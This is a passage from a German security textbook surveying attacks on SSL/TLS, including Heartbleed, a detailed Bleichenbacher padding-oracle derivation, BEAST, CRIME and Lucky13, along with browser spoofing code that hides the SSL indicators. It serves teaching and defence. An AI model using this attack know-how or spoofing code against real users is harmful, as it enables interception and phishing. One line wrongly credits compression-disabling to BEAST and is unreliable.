Key Exchange Algorithm Confusion. Ebenfalls in [WS96] zu ersten mal beschrieben wurde ein Angriff, bei dem ein Man-in-the-Middle versucht, unterschiedliche Schlüsselaustauschalgorithmen bei Client und Server zu etablieren. Die Idee dabei war, den Client dazu zu bewegen, den Diffie-Hellman-Share des Servers in der ServerKeyExchange-Nachricht als öffentlichen RSA-Schlüssel zu interpretieren und damit das Premaster Secret zu verschlüsseln. Da der vom Client verwendete Modulus in diesem Fall nicht ein Produkt zweier Primzahlen, sondern nur eine einzige Primzahl wäre, könnte der Angreifer das Premaster Secret leicht entschlüsseln und sich als Man-in-the-Middle in der verschlüsselten SSL-Verbindung etablieren.

Dieser Angriff blieb bis 2012 ein rein theoretisches Gedankenspiel. Dann konnten Mavrogiannopoulos et al. [MVVP12] zeigen, dass dies für TLS-DHE klappen kann, wenn der Server in der ServerKeyExchange-Nachricht eine Primzahlgruppe sendet, der Client diese aber als elliptische Kurve interpretiert.

Timing-basierte Angriffe. Brumley und Boneh stellten in [BB03] einen Angriff vor, der eine Performanzoptimierung in OpenSSL ausnutzte, um den privaten RSA-Schlüssel des Servers zu berechnen. Dazu sendete der Angreifer immer wieder neue, speziell präparierte ClientKeyExchange-Nachrichten an den Server, und beobachtete das Timing-Verhalten. Dieser Angriff wurde in [ASK05] noch verbessert.

In [BT11] konnte dieser Angriff auf ECDSA-basierte Ciphersuites von OpenSSL ausgeweitet werden.

Heartbleed. Anfang des Jahres 2014 erschütterte ein einfacher, aber folgenschwerer Angriff die TLS-Community: Mit dem „Heartbleed“ genannten Angriff konnten *alle* geheimen Daten eines TLS-Servers ausgelesen werden, einschließlich des privaten Schlüssels. Betroffen waren nur die OpenSSL-Versionen 1.0.1 bis 1.0.1f, alle anderen Versionen und Implementierungen waren nicht anfällig.

Schuld daran war ein äußerst dummer Programmierfehler in der *Heartbeat*-Funktion von OpenSSL (daher der Name). Diese Heartbeat-Funktion wird eigentlch nur für *DTLS* benötigt, eine extrem selten eingesetzte Variante für TLS-over-UDP: Da UDP (im Gegensatz zu TCP) verbindungslos ist, kann eine DTLS-Implementierung nicht wissen, ob die Gegenstelle noch aktiv ist. Sie kann daher eine Heatbeat-Anfrage stellen, die die Gegenstelle beantworten muss.

Eine Heatbeat-Anfrage lautet ungefähr wie folgt:

```
Bitte sende mir diese 5 Zeichen zurück: "Hello".
```

Die Gegenstelle sollte darauf mit `Hello` antworten. Wegen eines dummen Programmierfehlers wurde in OpenSSL 1.0.1 aber nicht geprüft, ob die Längenangabe mit dem gesendeten String übereinstimmte. Der Heartbleed-Angriff besteht nun lediglich darin, eine extrem große Längenangabe zu senden:

```
Bitte sende mir diese 55.555 Zeichen zurück: "Hello".
```

Darauf antwortete der OpenSSL-Server mit `Hello` und 55.550 weiteren Bytes aus dem Arbeitsspeicher des OpenSSL-Prozesses. Diese Bytes konnten dann auch geheime Daten enthalten, z.B. das MasterSecret, die Sitzungsschlüssel, und sogar Informationen, um den privaten Schlüssel des Servers zu berechnen. Erst durch die Kompromittierung der langlebigen privaten Schlüssel wurde der Angriff richtig verheerend, da dadurch alle Daten von allen Nutzern entschlüsselt werden konnten. Zum Vergleich: Der Bleichenbacher-Angriff berechnet nur das Premaster Secret, und damit kann man die Daten eines einzelnen Nutzers entschlüsseln.

Dieser einfache Angriff hatte deswegen so verheerende Folgen, weil viele einzelne Faktoren zusammenkamen:

- Heartbeat war standardmäßig aktiviert, und musste durch Neucompilieren des Sourcecodes erst deaktiviert werden.
- Aufgrund des (relativ harmlosen) B.E.A.S.T.-Angriffs, der in OpenSSL auch schon nicht mehr möglich war, migrierten viele Anwender von TLS 1.0 auf TLS 1.1, und damit auf OpenSSL 1.0.1.
- Der Speicherbereich, in dem langlebige private Schlüssel (oder daraus direkt abgeleitete Daten) gespeichert werden, ist nicht sauber vom Speicherbereich für kurzlebige Daten getrennt.

Insbesondere der letzte Punkt ist auch nach Behebung der Heartbleed-Lücke bedenklich: Jeder Buffer Overflow, der bei OpenSSL entdeckt wird, kann damit potenziell zur Kompromittierung aller Daten führen. Kryptographisch ist hier eine saubere Trennung geboten, am besten durch den Einsatz eines Hardware-Sicherheitsmoduls für die langlebigen Schlüssel, und dies wird für die formalen Analysen auch immer vorausgesetzt, da es gute Programmierpraxis ist.

7.10.2 Angriffe auf den Handshake: Der Bleichenbacher-Angriff

Daniel Bleichenbacher stellte im Juni 1998 einen Angriff vor [Ble98], der schnell als der „Million Question“-Angriff bekannt wurde. Wir wollen diesen Angriff hier vorstellen, zum einen, weil dieser Angriff großen Einfluss auf die Weiterentwicklung von TLS hatte, zum anderen, weil es sich hier um eine klassische „Seitenkanal-Attacke“ handelt. Solche Attacken nutzen geschickt Informationen über den realen Ablauf von Berechnungen (Fehlermeldungen, Zeitverhalten, ...) aus, um damit Kryptoanalyse zu betreiben. Sie können mit rein kryptographischen Methoden nicht verhindert werden, da die Kryptographie immer „ideale“ Implementierungen annimmt. Ein Schutz gegen diese Angriffe muss immer in der Implementierung erfolgen.

Überblick. Bleichenbacher-Angriffe haben das Ziel, ein mit PKCS#1 [JK03] verschlüsseltes und in der ClientKeyExchange-Nachricht an den Server übertragenes Premaster Secret zu berechnen. PKCS#1 beschreibt, wie Klartexte vor der Verschlüsselung mit RSA zu codieren sind. Insbesondere schreibt der PKCS#1-Standard vor, dass jeder Klartext mit den beiden Bytes 0x00 0x02 beginnen muss. Der ursprünglich Bleichenbacher-Angriff nutzte das Alert-Protokoll als Seitenkanal um herauszufinden, ob die von ihm modifizierten Chiffretexte ebenfalls mit 0x00 0x02 beginnen.

Bei dem Angriff handelt es sich um einen Adaptive Chosen-Ciphertext-Angriff, für den ungefähr eine Million Geheimtexte benötigt werden. Ein Angreifer muss dazu wie folgt vorgehen:

- Der Angreifer fängt eine ClientKeyExchange-Nachricht ab. Diese enthält den Chiffretext, der durch Verschlüsseln des PKCS#1-codierten Premaster Secret mit RSA entstanden ist.
- Aus diesem Geheimtext bildet der Angreifer, unter Ausnutzung der Homomorphie-Eigenschaft von RSA, adaptiv neue Chiffretexte und schickt sie an den anzugreifenden Server.
- Dieser entschlüsselt die eintreffenden Geheimtexte und überprüft die ersten beiden Bytes des so entstandenen Klartextes:
 - Weichen die ersten beiden Bytes vom vorgegebenen Wert 0x00 0x02 ab, so wird **Fehlermeldung_1** zurückgegeben.




Abb. 7.26 PKCS#1-Codierung einer Nachricht m (a), und TLS-PKCS#1-Codierung des Premaster Secret (b), jeweils vor der Verschlüsselung mit RSA. Die Größe der dargestellten datenformate entspricht der Größe des RSA-Modulus in Bytes.

- Haben die ersten zwei Bytes den vorgegebenen Wert 0x00 0x02 (dies geschieht in einem von 2^{16} Fällen), so tritt ein Fehler erst später auf und **Fehlernachricht_2** wird gesendet.
- Mit jeder auftretenden **Fehlernachricht_2** kann der Angreifer das Intervall (bzw. die Anzahl der Intervalle), in dem der mögliche Sitzungsschlüssel liegen kann, verkleinern (bzw. verringern). Am Ende enthält das Intervall nur noch eine einzige Zahl, und dies ist das gesuchte Premaster Secret.

Detaillierte Beschreibung Der Bleichenbacher-Angriff basiert auf einem Algorithmus von Hastad und Näslund [HN98], mit dem man den Klartext zu einem RSA-verschlüsselten Chiffretext berechnen kann, wenn man das „most significant Bit“ (MSB) des Klartextes kennt, wenn man also weiß, ob der Klartext größer oder kleiner als eine bestimmte Zahl ist.

Genau diese Information erhält man aber aus **Fehlernachricht_2**: Wenn wir diese Fehlernachricht sehen, dann wissen wir, dass der Klartext zu dem von uns gewählten Chiffretext eine PKCS-konforme Zahl ist.

- Ist k die Länge des Modulus n in Bytes, so gilt: $2^{8(k-1)} \leq n < 2^{8k}$
- Ist m eine PKCS-konforme Zahl (und sei $B = 2^{8(k-2)}$), so gilt: $2B \leq m < 3B$

Insbesondere kennen wir die 16 MSBs des Klartextes. Theoretisch ist der SSL-Handshake somit unsicher, da wir jetzt den Angriff von Hastad und Näslund anwenden können. Das große Verdienst von Daniel Bleichenbacher ist, gezeigt zu haben, dass dies auch in der Praxis erfolgreich sein kann.

RSA ist wegen seiner Homomorphie-Eigenschaft unsicher gegenüber Chosen Ciphertext-Attacken: Um den Klartext zu einem Chiffretext c zu erhalten, kann ein Angreifer z.B. $c \cdot s^e \bmod n$ vom Opfer entschlüsseln lassen (da hier keine sinnvolle Nachricht herauskommt, schöft das Opfer keinen Verdacht), und dividiert dann das Ergebnis durch s .

Die Idee von Daniel Bleichenbacher war folgende:

- Suche viele verschiedene s_i , so dass $c \cdot s_i^e \bmod n$ PKCS-konform ist.
- Dann gilt für alle i : $2 \cdot B \leq m \cdot s_i \bmod n < 3 \cdot B$.

- Man erhält so viele verschiedene Intervalle, und der gesuchte Klartext m muss in deren Schnittmenge liegen. Wenn die Schnittmenge dieser Intervalle nur noch eine Zahl enthält, so hat man den gesuchten Klartext m gefunden.

Wir beschreiben den Angriff von Bleichenbacher nun Schritt für Schritt: Gegeben ist ein PKCS-konformer Chiffretext c ; gesucht ist $m = c^d \bmod n$.

1. Setze $c_0 \leftarrow c$ als Startwert für den Chiffretext, und $M_0 \leftarrow \{[2B, 3B - 1]\} =: \{[a, b]\}$ als Startwert für die Menge der Intervalle. (Da $m_0 = m$ PKCS-konform ist, liegt m in diesem Intervall.). Setze $i \leftarrow 1$.
2. Suche die kleinste Zahl $s_1 \geq \frac{n}{3B}$, so dass $c_0 \cdot s_1^e \bmod n$ PKCS-konform ist. (Ist s_1 kleiner als diese Schranke, so kann der resultierende Klartext nicht PKCS-konform sein.)
 - Da $m \cdot s_1$ PKCS-konform ist, gibt es (eine oder mehrere) ganze Zahlen r mit $2B \leq m \cdot s_1 - rn \leq 3B - 1$ (andere Schreibweise für die Modulo-Operation). Es gilt:

$$\begin{aligned} 2B &\leq m \cdot s_1 - rn \leq 3B - 1 \\ \Leftrightarrow 2B - m \cdot s_1 &\leq -r \cdot n \leq (3B - 1) - m \cdot s_1 \\ \Leftrightarrow m \cdot s_1 - 2B &\leq r \cdot n \leq m \cdot s_1 - (3B - 1) \end{aligned}$$

Aus Schritt 1 wissen wir, dass $a \leq m \leq b$ gilt. Daraus folgt:

$$a \cdot s_1 - (3B - 1) \leq r \cdot n \leq b \cdot s_1 - 2B,$$

und wir erhalten eine Lösungsmenge für r , die alle möglichen ganzen Zahlen r enthält.

- Für jede Zahl r aus der Lösungsmenge können wir analog zum vorherigen Aufzählungspunkt ein mögliches Intervall $\frac{2B+rn}{s_1} \leq m \leq \frac{3B-1+rn}{s_1}$ bestimmen, in dem m liegen könnte. Wir erhalten so eine Menge von Intervallen, in denen m liegen könnte.
- Da m sowohl im Intervall aus Schritt 1, als auch in einem der Intervalle aus Schritt 2 liegen muss, liegt m in der Schnittmenge dieser Intervalle. Wir erhalten eine neue Menge von Intervallen, indem wir jedes Intervall aus Schritt 2 mit dem Intervall aus Schritt 1 schneiden, und bilden die Vereinigungsmenge dieser neuen Intervalle:

$$\begin{aligned} I_r &\leftarrow \left[\max(a, \lceil \frac{2B+rn}{s_1} \rceil), \min(b, \lfloor \frac{3B-1+rn}{s_1} \rfloor) \right] \\ M_1 &\leftarrow \bigcup_r \{I_r\} \end{aligned}$$

Dabei ist $\lceil x \rceil$ die kleinste ganze Zahl, die größer oder gleich der (rationalen) Zahl x ist und $\lfloor y \rfloor$ die größte ganze Zahl, die kleiner, als y ist.

- Setze $i \leftarrow 2$

3. Suche die kleinste Zahl $s_2 > s_1$, sodass $c_0 \cdot s_2^e \bmod n$ PKCS- konform ist.
- Analog zu Schritt 2 erhält man eine Lösungsmenge für r' , mit neuen ganzen Zahlen r' .
 - Analog zu Schritt 2 erhält man neue mögliche Intervalle für m :
- $$\frac{2B + r'n}{s_2} \leq m \leq \frac{3B - 1 + r'n}{s_2}$$
- Jetzt wird jedes Intervall aus der Menge M_1 mit jedem der neu berechneten Intervalle geschnitten. Ist diese Schnittmenge nicht leer, so wird dieses Schnittintervall zur Menge M_2 hinzugefügt. (Hierbei erhöht sich zunächst die Anzahl der Intervalle, die aber gleichzeitig immer kleiner werden so dass bei jeder neuen Schnittmengenbildung in den nachfolgenden Schritten immer häufiger das leere Intervall auftritt.)
 - Setze $i \leftarrow 3$
4. Wiederhole Schritt 3, bis nur noch ein Intervall der Länge 1 übrig ist. Dieses Intervall enthält den gesuchten Klartext m . (Der Nachweis, dass am Ende tatsächlich nur noch ein Intervall der Länge 1 übrig bleibt, und die Abschätzung der Anzahl der Wiederholungen von Schritt 3, gehören zu den komplexesten Ergebnissen aus [Ble98], und können daher hier nicht wiedergegeben werden.)

Reaktionen auf den Angriff. Die meisten Anbieter von SSL-Server-Software reagierten schnell und vereinheitlichten **Fehlermeldung 1** und **Fehlermeldung 2**. Weitere Anpassungen in der Software wurden für jede der nachfolgend bekannten gewordenen Optimierungen des Bleichenbacher-Angriffs, zumindest in den großen Frameworks, vorgenommen.

Aus theoretischer Sicht wurde vorgeschlagen Optimal Asymmetric Encryption Padding (OAEP) anstelle von PKCS#1 zu verwenden. Zwar beginnt auch dieses Padding mit 0x00 0x02, aber durch zusätzliche Überprüfungen ist die Wahrscheinlichkeit, durch adaptive Veränderung des Chiffretextes einen neuen OEAP-konformen Chiffretext zu bilden, praktisch gleich Null. Dies gilt allerdings nur wenn OEAP perfekt implementiert ist!

Weiterentwicklung des Bleichenbacher-Angriffs. Klima, Pokorny and Rosa [KPR03] fanden einen neuen Bleichenbacher-Seitenkanal: Wie in Abbildung 7.26 (b) dargestellt, verwendet TLS eine erweiterte PKCS#1-Codierung. Nach dem Nullbyte, das das Ende des Paddings signalisiert, muss zunächst in zwei Byte die Versionsnummer von SSL/TLS eingefügt werden, gefolgt von dem 46 Byte langen, zufällig gewählten Premaster Secret. Diese Erweiterung wurde definiert, um Version Rollback-Angriffen vorzubeugen. Daher soll auch jede Implementierung überprüfen, ob hier die gleiche Versionsnummer steht wie in den beiden Hello-Nachrichten ausgehandelt. Einige TLS-Implementierungen gaben bei falscher Versionsnummer eine Fehlermeldung aus, aber nur, wenn die Nachricht insgesamt PKCS#1-konform war, also mit 0x00 0x02 be-

gann. Somit stand wieder die gleiche Seitenkanalinformation zur Verfügung wie beim Originalangriff.

Bardou et al. [BFK⁺12] konnten den Bleichenbacher-Angriff in seiner Effizienz noch erheblich steigern, und auf andere Anwendungsfälle von PKCS#1 ausdehnen. Somorovsky et al. [SSM⁺14] gelang es erstmals, Timing-basierte Seitenkanäle zu konstruieren, mit denen Bleichenbacher-Angriffe möglich sind.

7.10.3 Angriffe auf den Record Layer

HTTP-over-TLS. Chen et al. [CWWZ10] konnten nachweisen, dass allein die Länge von Chiffretexten in Webanwendungen ausreicht, um auf den Inhalt der Chiffretexte zu schließen. Voraussetzung für diesen Angriff ist, dass die Webanwendung öffentlich zugänglich ist. Der Angreifer kann dann alle Möglichen Optionen austesten, und die Länge der jeweils gesendeten TLS-Chiffretexte abspeichern. Später genügt es, nur die Länge der versandten Chiffretexte zu protokollieren, um auf deren Inhalt zu schließen.

Als Schutz gegen diesen Angriff wird empfohlen, die Länge von Nachrichten in Webanwendungen weitgehend anzugeleichen.

B.E.A.S.T. Rizzo and Duong [RD11] gelang es, die CBC-Verschlüsselung des Record Layers von TLS 1.0 zu brechen. Sie griffen dabei auf Erkenntnisse von Gregory Bard [Bar04, Bar06], Bodo Möller (<http://www.openssl.org/~bodo/tls-cbc.txt>) und Wei Dai (<http://www.weidai.com/ssh2-attack.txt>) zurück. Diese hatten darauf hingewiesen, dass die in TLS 1.0 verwendete Optimierung, nur den allerersten IV des CBC-Modus wirklich zufällig zu wählen, und alle für alle anderen IVs den letzten Chiffretextblock des vorangegangenen Records zu verwenden, nicht unproblematisch ist.

Wird dieses IV-Chaining angewandt, so kann der Angreifer immer das letzte Byte eines Blocks der Blockchiffre berechnen. Rizzo und Duong nutzten dies aus, indem sie den zu entschlüsselnden Plaintext immer um ein Byte verschoben, und so Byte für Byte berechneten. Wichtigste Anwendung für diesen Angriff ist die Entschlüsselung von HTTP Session Cookies (siehe Unterabschnitt 11.1.8).

Als Reaktion auf B.E.A.S.T. wurde empfohlen, schnellstmöglich auf die heute flächendeckend verfügbare Version 1.1 von TLS umzusteigen, die für jeden Record zufällig gewählte IVs verwendet.

C.R.I.M.E. Es waren ebenfalls Rizzo und Duong denen es gelang, die Datenkompression von TLS für einen Angriff auszunutzen (http://en.wikipedia.org/wiki/CRIME_%28security_exploit%29). Grob gesprochen raten sie dabei, welche Zeichenfolge im Klartext vorkommen könnte, fügen diese Zeichenfolge als Pfadangabe in den GET-Request mit ein und messen die Länge des Chiffretextes. Hat der Angreifer richtig geraten, so wird der Chiffretext nur unwesentlich länger, weil die Kompression die Redundanz aus dem Klartext entfernt. Haben sie falsch geraten, so ist der Chiffretext

deutlich länger. Auch bei C.R.I.M.E. ist die Hauptanwendung die Berechnung von Session Cookies.

Deaktivieren der Datenkompression in TLS verhindert Angriffe mittels B.E.A.S.T.

Lucky13. Durch genaue Analyse der MAC-then-Pad-then-Encrypt-Struktur des Record Layers gelang es AlFardan und Paterson mit einem Lucky13 genannten Angriff [AP13] ebenfalls, Teile des Plaintexts zu berechnen. Auch hier ist der Hauptanwendungsfall die Berechnung von Session Cookies.

Da der MAC im TLS Record Layer nur die eigentliche Nachricht und nicht das Padding schützt ist es möglich, die Längenangabe zum Padding durch Manipulation am Chiffertext zu ändern. Dadurch werden jeweils andere Bytebereiche als MAC ausgewiesen. Durch Messung der Zeitdifferenzen, die beim Versuch, diese falschen MACs zu verifizieren, auftreten, ist es möglich, den Plaintext byteweise zu berechnen.

Das interessante an diesem Angriff ist, dass er funktioniert, obwohl bei jedem einzelnen Schritt des Angriffs die TLS-Verbindung sofort beendet und ein neuer TLS-Handshake durchgeführt wird. Das bedeutet, dass in jedem Schritt völlig andere Schlüssel im Record Layer eingesetzt werden, und trotzdem ist eine Entschlüsselung möglich.

Lucky13 ist sehr schwer zu verhindern: Bei der Implementierung des Record Layers muss peinlich genau darauf geachtet werden, dass keine Zeitdifferenzen auftreten.

7.10.4 Angriffe auf Zertifikate und ihre Validierung

Chosen Prefix Collisions mit MD5. Es ist bekannt, dass man für den Hashalgorithmus MD5 Kollisionen finden kann. Der stärkste bekannte Angriff auf MD5 erlaubt es sogar *chosen prefix collisions* zu erzeugen: Hier kann man den Anfang der Nachricht beliebig wählen, dann erzeugt der Algorithmus Zufallszahlen, die, konkatiniert mit den zwei Anfängen, eine Kollision erzeugen. Anschließend kann man noch einen identischen String an beide Nachrichten anhängen.

Welche praktischen Auswirkungen das hat, haben Stevens, Lenstra und de Weger gezeigt [SLdW07]. Sie konstruierten mithilfe von Spielekonsolen und Anfragen an eine legale Certification Authority ein Zertifikat, mit dem sie in der Lage gewesen wären, beliebig viele gültige SSL-Zertifikate auszustellen. Der Hashwert dieses (illegalen) Zertifikats war identisch mit dem eines legal ausgestellten Zertifikats, und so konnte die Signatur der CA übernommen werden. Vorsichtshalber legten die Forscher die Gültigkeit des Zertifikats aber in die Vergangenheit, damit kein wirklicher Schaden angerichtet werden konnte.

Erzeugung schwacher Schlüsselpaare in Debian Linux. Debian wird als besonders sichere Linux-Variante angesehen. Trotzdem passierte hier im September eine Katastrophe: Einer der vielen Open-Source-Programmierer kommentierte eine Zeile in der Datei md_rand.c aus, die Warnmeldungen im Zusammenhang mit OpenSSL verursach-

te. Ihm war dabei nicht bewusst, dass die Erzeugung von Zufallszahlen dadurch nicht mehr funktionierte.

Der Fehler wurde erst 2008 von Luciano Bello entdeckt (<http://www.debian.org/security/2008/dsa-1571>). Da es jetzt nur noch 32.767 verschiedene Zufallswerte gab, konnten für jede Schlüssellänge (z.B. 1024 oder 2048 Bit) und jede Prozessorarchitektur (z.B. x86) auch nicht mehr Schlüsselpaare erzeugt werden, da diese Algorithmen deterministisch sind. Ein Angreifer konnte sich einfach alle Schlüsselpaare zu diesen wenigen Zufallszahlen generieren lassen, und erhielt so die Möglichkeit, die Zertifikate zu den öffentlichen Schlüsseln selbst zu verwenden. Ab Version 0.9.8c-4etch3 wurde das Problem wieder behoben, es mussten aber alle betroffenen Schlüssel neu erzeugt und die zugehörigen Zertifikate gesperrt werden.

Hackerangriffe auf Certification Authorities. Im März 2011 wurde die Comodo CA Ltd. Certification Authority gehackt: Ein Unbekannter verschaffte sich Zugriff auf einen Rechner, über den Zertifikate freigegeben werden können. 9 Zertifikat für bekannte Internetdomains wurden illegalerweise ausgestellt [Com11].

Im gleichen Jahr kam es zu einem noch größeren Zwischenfall bei DigiNotar, der sogar zur Schließung dieser CA führte: Mehr als 500 gefälschte Zertifikate wurden ausgestellt, nachdem Hacker sich in den Servern der Firma ingenistet hatten [Fox12].

Da jede CA, die in einem Browser mit einem Wurzelzertifikat vertreten ist, SSL-Zertifikate für alle Domains ausstellen kann, wird immer wieder die Vermutung geäußert, dass einige dieser CA auch Zertifikate zu Abhörzwecken ausstellen könnten. Dies würde vom Browser nicht bemerkt. Solche Behauptungen sind aber bislang nicht belegt worden.

7.10.5 Angriffe auf die GUI des Browsers

Framespoofing, IFrames und unverschlüsselt übertragene Objekte. Im November 1998 entdeckten Experten der Firma SecureXpert Labs aus Toronto (www.securexpert.com) einen möglichen Angriff gegen SSL-geschützte Seiten, der es einem Angreifer erlaubte, an die vertraulichen Daten von Kunden (z.B. Kreditkartennummer, Homebanking-TANs) zu gelangen, ohne die SSL-Verschlüsselung selbst anzugreifen. Das Problem wurde nicht durch das SSL-Protokoll, sondern durch seine Umsetzung in den damaligen Browsern verursacht.

Viele Webseiten sind durch „Frames“ untergliedert. Das sind Fenster innerhalb des Browserfensters, die jeweils mit HTML-Inhalten gefüllt sind. In den Ende 1998 gängigen Browserversionen war es möglich, diese Frames von unterschiedlichen Webservern mit verschiedenen Domains zu holen und im Browser zu einer Einheit zusammenzufügen. Wurde der Inhalt eines bestimmten, ausgezeichneten Frames (des „äußeren“ Frames) mit SSL geschützt übertragen, so signalisierten die Browser durch die Sicherheits-Icons der Browseroberfläche, dass alle Frames verschlüsselt seien.

Diese Schwachstelle in der GUI wurde rechtzeitig erkannt und behoben:

- Die Frames eines Browserfensters müssen jetzt alle aus der gleichen Domain, oder sogar vom gleichen Server stammen. Ein „Zusammenbau“ der Seite aus Frames verschiedener Server ist nicht mehr möglich.
- Die Signalisierung der SSL-Verschlüsselung über die Browser-Icons erfolgt nur noch dann, wenn alle Frames mit SSL verschlüsselt übertragen wurden. Ist auch nur ein unverschlüsselter Frame dabei, so wird „unverschlüsselt“ signalisiert.

Komplex aufgebaute Webseiten können auch komplexe Sicherheitseigenschaften besitzen, die über ein grafisches Mensch-Maschine-Interface nur schwer visualisiert werden können.

Heute werden überwiegend iFrames, das sind vollständige HTML-Dateien, die an einer beliebigen Stelle in der Webseite eingebettet werden können, verwendet. Diese iFrames können, wie auch z.B. Bilder oder Javascript-Code, von einem beliebigen anderen Server geladen werden. Selbst wenn die Verbindung zum Hauptserver mit SSL gesichert ist, kann das Nachladen dieser Objekte über unverschlüsselte Verbindungen erfolgen.

Der Browser steht hier also vor dem gleichen Problem wie bei dem oben geschilderten Framespoofing-Angriff: Wenn auch nur ein Objekt der SSL-gesicherten Hauptseite über eine nicht-SSL-Verbindung übertragen wird, soll dann „verschlüsselt“ oder „unverschlüsselt“ signalisiert werden? Dieses Problem ist bis heute ungelöst, und es ist zu erwarten, dass hier in Zukunft eine Basis für Angriffe zu finden sein wird. Manche Browser überlassen die Entscheidung dem Nutzer und fragen einfach, ob die unverschlüsselt übertragenen Bestandteile einer Webseite angezeigt werden sollen, oder nicht. Eine gute Übersicht zu den Sicherheitsfeatures aller gängigen Browsern findet man unter [Zal10].

Phishing, Pharming und Visual Spoofing. Ähnlich wie bei Framespoofing machen sich Angreifer auch bei Visual Spoofing-Angriffen Sicherheitslücken in der grafischen Nutzeroberfläche von Webbrowsern zunutze. Die grafische Oberfläche wurde in den vergangenen Jahren um immer neue Features erweitert, von denen Javascript eine besonders kritische Position einnimmt.

Mittels Javascript war es bis etwa 2005 möglich, wichtige Elemente des Browserfens ters, die Informationen zum Status der SSL-Verbindung enthalten, völlig auszublenden oder zu überschreiben.

Das Beispiel aus Abbildung 7.27 zeigt, wie einfach die Darstellung von SSL ausgeblendet werden konnte: Es werden nur vier Attribute im Javascript-Befehl zum öffnen eines neuen Fensters benötigt. Die ausgeblendeten Bedienelemente konnten dann mit Hilfe von Frames (siehe Darstellung unten), von Tabellen, von CSS-formatierten Abschnitten, oder durch Plugins wie Flash-Animationen nachgeahmt werden (Abbildung 7.28). Ein sehr ausgefeilter Proof-of-Concept für den Internet Explorer ist in [AGS05] beschrieben.

Heute ist es nicht mehr möglich, die Statuszeile eines Browsers per Javascript auszublenden.

```
<html>
<head><title>Test</title>
<script type='text/javascript'>
<!--
F1 =
window.open(„da.html“, „F1“, „location=no,menubar=no,
status=no,toolbar=no“);
//--
</script>
</head>
<body></body>
</html>
```

Abb. 7.27 HTML/Javascript - Code zum Öffnen eines Browserfensters, bei dem alle Informationen zu SSL ausgeblendet sind.

Als Reaktion auf Visual-Spoofing-Angriffe im Kontext von Onlinebanking wurden in allen Browsern die SSL-Indikatoren grundsätzlich überarbeitet, und es wurde gemeinsam von Verisign und Microsoft eine neue Klasse von Zertifikaten eingeführt, die so genannten *Extended Validation (EV)*-Zertifikate. Die SSL-Indikatoren sind heute in allen Browsern neben der Adressleiste angeordnet, und zusätzlich wird die Adresszeile je nach SSL-Status farblich hinterlegt: Eine rote Markierung deutet auf Probleme mit dem Serverzertifikat hin, eine gelbe (beige) Hinterlegung auf ein „normales“ Serverzertifikat, und eine grüne Hinterlegung auf ein EV-Zertifikat.

Das große, ungelöste Problem bei diesen farblichen Warnhinweisen ist die Farbe für nicht-SSL-Verbindungen: Hier wird in den Browser die Farbe weiß eingesetzt. Konse-

```
<html>
<frameset rows='20,40,*,20'>
    <frame src='menuebar.html' name='Menuebar'>
    <frame src='toolbar.html' name='Toolbar'>
    <frame src='content.html' name='Content'>
    <frame src='statusbar.html' name='Statusbar'>
</frameset>
</html>
```

Abb. 7.28 Der Quelltext der Datei „da.html“, die die ausgeblendeten Bedienelemente mit Hilfe von Frames nachahmt.




Abb. 7.29 Das Ergebnis (der beiden Quelltextblöcke oben) im Mozilla Browser. Das Ergebnis wird durch Einbettung von Grafiken und Javascript in die einzelnen Frames beliebig überzeugend.

quent wäre hier eine Farbgebung „Violett“ gewesen, da diese Verbindungen noch sehr viel einfacher angegriffen werden können als fehlerhafte SSL-Verbindungen. Diesen Schritt wollten die Browserhersteller aber nicht gehen, da die meisten Nutzer dies nicht verstanden hätten.

Es gibt bereits Angriffstools, die die ausnutzen: Das netzwerk-basierte Tool SSLStrip [Mar09] nutzt z.B. die Tatsache aus, dass die meisten Internetnutzer die gewünschte Adresse immer ohne die Protokollangabe „http“ oder „https“ eintippen. Tippt das Opfer also `www.bank.de` ein, so baut SSLStrip eine einfache, ungesicherte Verbindung zum Browser, und eine SSL-gesicherte Verbindung zur Bank auf. Das Opfer bemerkt den Unterschied nur, wenn es bemerkt, dass die Adresszeile weiß geblieben ist, und nicht gelb oder grün gefärbt wurde.

7.11 Formale Analysen von TLS

TLS gilt zwar als sicher, es gab aber bis 2012 noch keinen formalen Beweis dafür. Ein solcher Beweis muss auch immer die Voraussetzungen nennen, unter denen er gilt, und die folglich auch als Richtlinien für die Weiterentwicklung der Spezifikation und der Implementierungen dienen können.

7.11.1 Formale Sicherheitsmodelle für Authentische Schlüsselvereinbarung (AKE)

Was man mit TLS erreichen möchte, das ist eine authentische Schlüsselvereinbarung („Authenticated Key Establishment“, AKE) zwischen Client und Server. Ein Sicherheitsmodell für diese Klasse von kryptographischen Protokollen wurde schließlich 1993 in der bahnbrechenden Arbeit von Bellare und Rogaway [BR93] definiert.

